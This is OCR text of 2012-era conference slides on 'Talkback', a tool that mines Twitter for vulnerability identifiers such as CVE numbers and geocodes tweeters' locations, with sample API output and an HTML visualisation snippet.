Thanks for listening!

Questions?

Talkback:
talkback.volvent.org

Tobasco v0.1:
Coming soon.

Email: matt@volvent.org

'Twitter': @volvent

VOLVENT
security solutions

volvent.com.au


Version control systems
Tabasco Preview
Yarr.. thar' be vuln. ID's here
A data-mining case study
@volvent
FUXICON

Yarr.. thar' be vuln. ID's here

A data-mining case study

@volvent

About me quickly...


Started off in software dev, moved into security 10~ years ago


Security engineering, both offensive/defensive roles, Ruxcon/BPX

Volvent Security: sec. assessments, code audits, consulting

Project work (spare-time motivation permitting...)

Problem definition




Public vulnerability information
• Flaws from manually maintained repos.
• Time delays and missing info
• Repos built more for tech & not people
Keeping up with infosec each day

- Flaws from manually maintained repos.
- Time delays and missing info
- Repos built more for tech & not people

Keeping up with infosec each day

- Blogs, news, RSS feeds, etc.
- Social media is full of noise
- Far too time consuming

Auditing open-source

- Blogs, news, RSS feeds, etc.
- Social media is full of noise
- Far too time consuming

Auditing open-source

- Top-down is now less fruitful
- More intricate & app-specific bugs
- Requires a different understanding

Table of contents


Social media mining

Part 1 - Introducing Talkback


The Medium

The infosec community has heavily adopted social-media such as Twitter

The pro's	The con's
Endless data	Endless noise
Unicode	"Following"
Short, concise	Language barriers
Big community	CJ'ing
Lots of meta-data	The word 'tweet'
API	



The Idea


Search API
Twitter API
User lookups
Dead simple
Relatively unique
Avoids 'following' bias
Mine for vuln. references
Universal
Specific
Trending Items
Focus on research
Analyse
Stats
Build-up inventory
Expand meta-data

The Dirty Prototype

1 **Mine:**

Mine for common vuln-reference prefixes

CVE-, APS{A|B}-, MSA-, DSA-, MS12-, etc.

Validate vuln-refs


2 **Expand:**

Save relevant users, collect meta-data
Location information (inc. coords)

3 **Visualise:**


Simple relational meta-data to view

Used Exhibit Simile to build the UI



```
http://search.twitter.com/search.json?q=CVE&rpp=100&result_type=mixed&page=1
{u'iso_language_code': u'en', u'to_user_name': None, u'to_user_id_str': u'0', u'profile_image_url_https': u'https://si0.twimg
.com/profile_images/1766695565/jeremiah_normal.jpg', u'from_user_id_str': u'14181505', u'text': u"Microsoft is shrewd, they've got Google paying bounties for their bugs! CVE-2012-2897: $5K for Windows kernel vuln http://t.co/PDZQ2cIi", u'from_user_name': u'Jeremiah Grossman', u'profile_image_url': u'http://a0.twimg.com/profile_images/1766695565/jeremiah_normal.jpg', u'id': 256241307142463488L, u'to_user': None, u'source': u'&lt;a href=&quot;http://www.tweetdeck.com&quot;&gt;TweetDeck&lt;/a&gt;', u'id_str': u'256241307142463488', u'from_user': u'jeremiahg', u'from_user_id': 14181505, u'to_user_id': 0, u'geo': None, u'created_at': u'Thu, 11 Oct 2012 03:54:23 +0000', u'metadata': {u'result_type': u'popular', u'recent_retweets': 4}}
[*] vuln extracted: CVE-2012-2897
{u'iso_language_code': u'en', u'to_user_name': None, u'to_user_id_str': u'0', u'profile_image_url_https': u'https://si0.twimg
.com/profile_images/2323126964/1zh7hm6it3rpf00n1yu1_normal.jpeg', u'from_user_id_str': u'209811713', u'text': u'CVE-2012-4501 : Critical vulnerability warned in Cloudstack http://t.co/ErihJll2', u'from_user_name': u'The Hacker News\u2122', u'profile_image_url': u'http://a0.twimg.com/profile_images/2323126964/1zh7hm6it3rpf00n1yu1_normal.jpeg', u'id': 256198118306111488L, u'to_user': None, u'source': u'&lt;a href=&quot;http://twuffer.com&quot;&gt;Twuffer&lt;/a&gt;', u'id_str': u'256198118306111488', u'from_user': u'TheHackersNews', u'from_user_id': 209811713, u'to_user_id': 0, u'geo': None, u'created_at': u'Thu, 11 Oct 2012 01:02:45 +0000', u'metadata': {u'result_type': u'popular', u'recent_retweets': 3}}
[*] vuln extracted: CVE-2012-4501
{u'iso_language_code': u'ja', u'to_user_name': None, u'to_user_id_str': u'0', u'profile_image_url_https': u'https://si0.twimg
.com/profile_images/603718802/____200a_normal.png', u'from_user_id_str': u'5596942', u'text': u'\u3010\u696d\u52d9\u9023\u7d61\u3011\u30de\u30a4\u30ca\u30d3\u306e\u30bb\u30df\u30ca\u30fc\u3067\u306f\u3001Joomla 2.5.3 \u3067\u4fee\u6b63\u3055\u308c\u305f\u6a29\u9650\u6607\u683c\u8106\u5f31\u6027\u3001phpMyAdmin\u306e\u30b9\u30af\u30ea\u30d7\u30c8\u30a4\u30f3\u30b8\u30a7\u30af\u30b7\u30e7\u30f3(CVE-2011-2505, CVE-2011-2506)\u3001\u63b2\u793a\u677f\u306eCSRF\u306b\u3088\u308b\u306a\u308a\u3059\u307e\u3057\u72af\u884c\u4e88\u544a\u306a\u3069\u306e\u30c7\u30e2\u3092\u3057\u307e\u3059', u'from_user_name': u'\u5fb3\u4e38\u3000\u6d69', u'profile_image_url': u'http://a0.twimg.com/profile_images/603718802/____200a_normal.png', u'id': 256351363578089472L, u'to_user': None, u'source': u'&lt;a href=&quot;http://twitter.com/&quot;&gt;web&lt;/a&gt;', u'id_str': u'256351363578089472', u'from_user': u'ockeghem', u'from_user_id': 5596942, u'to_user_id': 0, u'geo': None, u'created_at': u'Thu, 11 Oct 2012 11:11:42 +0000', u'metadata': {u'result_type': u'popular', u'recent_retweets': 3}}
[*] vuln extracted: CVE-2011-2505
[*] vuln extracted: CVE-2011-2506
{u'iso_language_code': u'en', u'to_user_name': None, u'to_user_id_str': u'0', u'profile_image_url_https': u'https://si0.twimg
.com/profile_images/1341571894/avatar_normal.png', u'from_user_id_str': u'66111269', u'text': u'Update BIND -&gt; Specially Crafted DNS Data Can Cause a Lockup in named | ISC http://t.co/UFDrYhQX | #vulnerability', u'from_user_name': u'Mike Masin', u'profile_image_url': u'http://a0.twimg.com/profile_images/1341571894/avatar_normal.png', u'id': 256387055104446464L, u'to_user': None, u'source': u'&lt;a href=&quot;http://www.hootsuite.com&quot;&gt;HootSuite&lt;/a&gt;', u'id_str': u'256387055104446464', u'from_user': u'm2ky', u'from_user_id': 66111269, u'to_user_id': 0, u'geo': None, u'created_at': u'Thu, 11 Oct 2012 13:33:32 +0000', u'metadata': {u'result_type': u'recent'}}
[*] added item
```

```
http://maps.googleapis.com/maps/api/geocode/json?sensor=false&address=New+York+metro+area
['Greater New York, USA', '40.9590293,-74.0300122', 'United States', 43820]
http://maps.googleapis.com/maps/api/geocode/json?sensor=false&address=Yanbu+Industrial+City
['Yanbu Saudi Arabia', '24.0867,38.058552', 'Saudi Arabia', 43819]
http://maps.googleapis.com/maps/api/geocode/json?sensor=false&address=Cairo+%2C+Egypt
['Cairo, Cairo Governorate, Egypt', '30.0444196,31.2357116', 'Egypt', 43780]
http://maps.googleapis.com/maps/api/geocode/json?sensor=false&address=China+Beijing
['Beijing, China', '39.904214,116.407413', 'China', 43779]
http://maps.googleapis.com/maps/api/geocode/json?sensor=false&address=Rhode+Island
['Rhode Island, USA', '41.5800945,-71.4774291', 'United States', 43727]
http://maps.googleapis.com/maps/api/geocode/json?sensor=false&address=Shanghai%2CROC%E6%B2%A6%E9%99%B7%E5%8C%BA
['Shanghai, China', '31.230393,121.473704', 'China', 43662]
http://maps.googleapis.com/maps/api/geocode/json?sensor=false&address=Outside+DC
['DC Machine, 210 Cember Way, Summerville, SC 29483, USA', '33.019267,-80.132947', 'United States', 43600]
http://maps.googleapis.com/maps/api/geocode/json?sensor=false&address=Fayetteville%2C+AR
['Fayetteville, AR, USA', '36.0625795,-94.1574263', 'United States', 43511]
http://maps.googleapis.com/maps/api/geocode/json?sensor=false&address=Arlington%2C+VA
['Arlington, VA, USA', '38.8799697,-77.1067698', 'United States', 43510]
http://maps.googleapis.com/maps/api/geocode/json?sensor=false&address=PItbullburgh++PA
['Pittsburgh, PA, USA', '40.4406248,-79.9958864', 'United States', 43458]
http://maps.googleapis.com/maps/api/geocode/json?sensor=false&address=Brooklyn%2C+NY
['Brooklyn, NY, USA', '40.65,-73.95', 'United States', 43422]
```




```
<div ex:role="exhibit-view"
     ex:viewClass="Exhibit.TimelineView"
     ex:start=".nobel-year"
     ex:marker=".discipline"
     ex:bubbleWidth="150"
     ex:bubbleHeight="150">
            <div ex:role="exhibit-lens" class="nobelist-timeline-lens">
                <img ex:src-content=".imageURL" />
                <div><span ex:content=".label"></span></div>

                <div>
                    <span ex:content=".discipline" class="discipline"></span>,
                    <span ex:content=".nobel-year" class="year"></span>
                </div>
            </div>
</div>
```

Talkback

Part 2: Vulnerability References

Mining & Prioritizing Items

Search

Need to deal with:

- Hashtags
- URL shorteners
- Adding 2 cents
- Slight modifications
- Retweets

